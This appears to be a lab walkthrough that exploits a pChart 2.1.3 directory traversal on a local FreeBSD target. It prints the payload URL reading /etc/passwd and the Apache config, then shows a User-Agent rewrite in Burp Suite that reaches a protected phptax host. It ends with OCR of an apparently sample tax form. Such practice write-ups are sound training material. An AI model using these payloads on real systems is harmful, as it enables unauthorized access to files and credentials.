
```
┌──(root㉿kali)-[~]
└─# searchsploit -m php/webapps/31173.txt

  Exploit: pChart 2.1.3 - Multiple Vulnerabilities
      URL: https://www.exploit-db.com/exploits/31173
     Path: /usr/share/exploitdb/exploits/php/webapps/31173.txt
File Type: HTML document, ASCII text

cp: overwrite '/root/31173.txt'?
```

- We Copy the exploit to your current working directory by issuing the highlighted command on the screenshot above, we already copied in advance.




```
┌──(root㉿kali)-[~]
└─# nano 31173.txt
```

- We do a nano on the file on the screenshot above to see its content.




```
  GNU nano 6.2                              31173.txt
# Tested on: N/A (Web Application. Tested on FreeBSD and Apache)
# CVE : N/A

[0] Summary:
PHP library pChart 2.1.3 (and possibly previous versions) by default
contains an examples folder, where the application is vulnerable to
Directory Traversal and Cross-Site Scripting (XSS).
It is plausible that custom built production code contains similar
problems if the usage of the library was copied from the examples.
The exploit author engaged the vendor before publicly disclosing the
vulnerability and consequently the vendor released an official fix
before the vulnerability was published.


[1] Directory Traversal:
"hxxp://localhost/examples/index.php?Action=View&Script=%2f..%2f..%2fetc/passwd"
The traversal is executed with the web server's privilege and leads to
sensitive file disclosure (passwd, siteconf.inc.php or similar),
access to source codes, hardcoded passwords or other high impact
consequences, depending on the web server's configuration.
This problem may exists in the production code if the example code was
copied into the production environment.


^G Help          ^O Write Out     ^W Where Is      ^K Cut           ^T Execute       ^C Location
^X Exit          ^R Read File     ^\ Replace       ^U Paste         ^J Justify       ^/ Go To Line
```

- We navigate to directory traversal and copy the highlighted and edit it.




```
192.168.56.114/pChart2.1.3/examples/index.php?Action=View&Script=%2f..%2f..%2fetc/passwd
http://192.168.56.114/pChart2.1.3/examples/index.php?Action=View&Script=%2f..%2f..%2fetc/passwd — Visit
```

- After the edit, the url should look as shown in the screenshot above.




```
# $FreeBSD: release/9.0.0/etc/master.passwd 218047 2011-01-28 22:29:38Z pjd $
#
root:*:0:0:Charlie &:/root:/bin/csh
toor:*:0:0:Bourne-again Superuser:/root:
daemon:*:1:1:Owner of many system processes:/root:/usr/sbin/nologin
operator:*:2:5:System &:/:/usr/sbin/nologin
bin:*:3:7:Binaries Commands and Source:/:/usr/sbin/nologin
tty:*:4:65533:Tty Sandbox:/:/usr/sbin/nologin
kmem:*:5:65533:KMem Sandbox:/:/usr/sbin/nologin
games:*:7:13:Games pseudo-user:/usr/games:/usr/sbin/nologin
news:*:8:8:News Subsystem:/:/usr/sbin/nologin
man:*:9:9:Mister Man Pages:/usr/share/man:/usr/sbin/nologin
sshd:*:22:22:Secure Shell Daemon:/var/empty:/usr/sbin/nologin
smmsp:*:25:25:Sendmail Submission User:/var/spool/clientmqueue:/usr/sbin/nologin
mailnull:*:26:26:Sendmail Default User:/var/spool/mqueue:/usr/sbin/nologin
bind:*:53:53:Bind Sandbox:/:/usr/sbin/nologin
proxy:*:62:62:Packet Filter pseudo-user:/nonexistent:/usr/sbin/nologin
_pflogd:*:64:64:pflogd privsep user:/var/empty:/usr/sbin/nologin
_dhcp:*:65:65:dhcp programs:/var/empty:/usr/sbin/nologin
uucp:*:66:66:UUCP pseudo-user:/var/spool/uucppublic:/usr/local/libexec/uucp/uucico
pop:*:68:6:Post Office Owner:/nonexistent:/usr/sbin/nologin
www:*:80:80:World Wide Web Owner:/nonexistent:/usr/sbin/nologin
hast:*:845:845:HAST unprivileged user:/var/empty:/usr/sbin/nologin
nobody:*:65534:65534:Unprivileged user:/nonexistent:/usr/sbin/nologin
mysql:*:88:88:MySQL Daemon:/var/db/mysql:/usr/sbin/nologin
ossec:*:1001:1001:User &:/usr/local/ossec-hids:/sbin/nologin
ossecm:*:1002:1001:User &:/usr/local/ossec-hids:/sbin/nologin
ossecr:*:1003:1001:User &:/usr/local/ossec-hids:/sbin/nologin
```

- From the results displayed, we see that the victim runs FreeBSD.




```
192.168.56.114/pChart2.1.3/examples/index.php?Action=View&Script=%2f..%2f..%2f/usr/local/etc/apache22/ht
```

- Since we know the server is running Apache, we search for Apache config file path for FreeBSD and edit the url as above.



```
SetEnvIf User-Agent ^Mozilla/4.0 Mozilla4_browser

<VirtualHost *:8080>
    DocumentRoot /usr/local/www/apache22/data2

<Directory "/usr/local/www/apache22/data2">
    Options Indexes FollowSymLinks
    AllowOverride All
    Order allow,deny
    Allow from env=Mozilla4_browser
</Directory>



</VirtualHost>
```


- From the results we see a virtual host running on port 8080. And also not that user agent is set to Mozilla 4.0.



Forbidden

You don't have permission to access / on this server.

- We try accessing port 8080. No success! Forbidden.



Welcome to Burp Suite Community Edition. Use the options below to create or open a project.

Note: Disk-based projects are only supported on Burp Suite Professional.

● Temporary project

○ New project on disk Name: File: Choose file...


○ Open existing project

Name	File

File: Choose file...

☑ Pause Automated Tasks

- We power on our burpsuite as above. Since we know the SetEnvIf user agent is set to Mozilla/4.0. We will go ahead and change the user agent via burpsuite.




Match and Replace

These settings are used to automatically replace parts of requests and responses passing through the Proxy.

Enabled	Item	Match	Replace	Type	Comment
☑	Request header	^User-Agent.*$	User-Agent: Mozilla/4.0 (compati...	Regex	Emulate IE
□	Request header	^User-Agent.*$	User-Agent: Mozilla/5.0 (iPhone; ...	Regex	Emulate iOS
□	Request header	^User-Agent.*$	User-Agent: Mozilla/5.0 (Linux; U...	Regex	Emulate Android
□	Request header	^If-Modified-Since.*$		Regex	Require non-cached response
□	Request header	^If-None-Match.*$		Regex	Require non-cached response
□	Request header	^Referer.*$		Regex	Hide Referer header
□	Request header	^Accept-Encoding.*$		Regex	Require non-compressed responses
□	Response header	^Set-Cookie.*$		Regex	Ignore cookies
□	Request header	^Host: foo.example.org$	Host: bar.example.org	Regex	Rewrite Host header


- To change the user agent in burpsuite we navigate to proxy ->options-> then scroll down to match and replace and check the box for user agent Mozilla/4.0 as shown above.



Index of /

- phptax/

- After changing the user agent, we are now able to access port 8080 as shown above.



Form **1040** Department of the Treasury—Internal Revenue Service
U.S. Individual Income Tax Return **2002** (99) IRS Use Only—Do not write or staple in this space.

For the year Jan. 1–Dec. 31, 2002, or other tax year beginning , 2002, ending , 20 OMB No. 1545-0074

Label (See instructions on page 21.) **Use the IRS label.** Otherwise, please print or type. LABEL HERE

Your first name and initial: Willim
Last name: Berggren2
Your social security number: 333 12 1111

If a joint return, spouse's first name and initial: -
Last name: -
Spouse's social security number: 232 23 3322

Home address (number and street). If you have a P.O. box, see page 21.: 9145 Balcom Avenue
Apt. no.: Ste G

City, town or post office, state, and ZIP code. If you have a foreign address, see page 21.: Chatsworth, California 95555

▲ **Important!** ▲ You **must** enter your SSN(s) above.

Presidential Election Campaign (See page 21.) **Note.** Checking "Yes" will not change your tax or reduce your refund. Do you, or your spouse if filing a joint return, want $3 to go to this fund? . . . ▶ You □ Yes ■ No Spouse □ Yes □ No

Filing Status Check only one box.
1 ■ Single
2 □ Married filing jointly (even if only one had income)
3 □ Married filing separately. Enter spouse's SSN above and full name here. ▶
4 □ Head of household (with qualifying person). (See page 21.) If the qualifying person is a child but not your dependent, enter this child's name here. ▶
5 □ Qualifying widow(er) with dependent child (year spouse died ▶). (See page 21.)

Exemptions
6a ■ **Yourself.** If your parent (or someone else) can claim you as a dependent on his or her tax return, **do not** check box 6a
b □ **Spouse**
No. of boxes checked on 6a and 6b: 1

c **Dependents:** If more than five dependents, see page 22.

(1) First name	Last name	(2) Dependent's social security number	(3) Dependent's relationship to you	(4) ✓ if qualifying child for child tax credit (see page 22)
Jennifer	Berggren	777 37 7777	daughter	□
Robert	Berggren	777 37 6666	son	□
Tom	Berggren	777 77 7771	son	■
Tom	Berggren	777 37 7721	son	■
-	-		-	□


No. of children on 6c who: • lived with you: 2
• did not live with you due to divorce or separation (see page 22): 1
Dependents on 6c not entered above: 2

d Total number of exemptions claimed
Add numbers on lines above ▶ 6

Income
Attach Forms W-2 and W-2G here. Also attach Form(s) 1099-R if tax was withheld.
If you did not get a W-2, see page 23.
Enclose, but do not attach, any payment. Also,


7	Wages, salaries, tips, etc. Attach Form(s) W-2	7	13233
8a	**Taxable** interest. Attach Schedule B if required	8a	1000
b	**Tax-exempt** interest. **Do not** include on line 8a — 8b: 502		
9	Ordinary dividends. Attach Schedule B if required	9	503
10	Taxable refunds, credits, or offsets of state and local income taxes (see page 24)	10	0
11	Alimony received	11	100
12	Business income or (loss). Attach Schedule C or C-EZ	12	0
13	Capital gain or (loss). Attach Schedule D if required. If not required, check here ▶ □	13	5000
14	Other gains or (losses). Attach Form 4797	14	0
15a	IRA distributions — 15a: 10 — b Taxable amount (see page 25)	15b	0
16a	Pensions and annuities — 16a: 9 — b Taxable amount (see page 25)	16b	100
17	Rental real estate, royalties, partnerships, S corporations, trusts, etc. Attach Schedule E	17	0
18	Farm income or (loss). Attach Schedule F	18	100
19	Unemployment compensation	19	2
20a	Social security benefits — 20a: 5 — b Taxable amount (see page 27)	20b	100

- We click on phptax/ and the above is displayed.



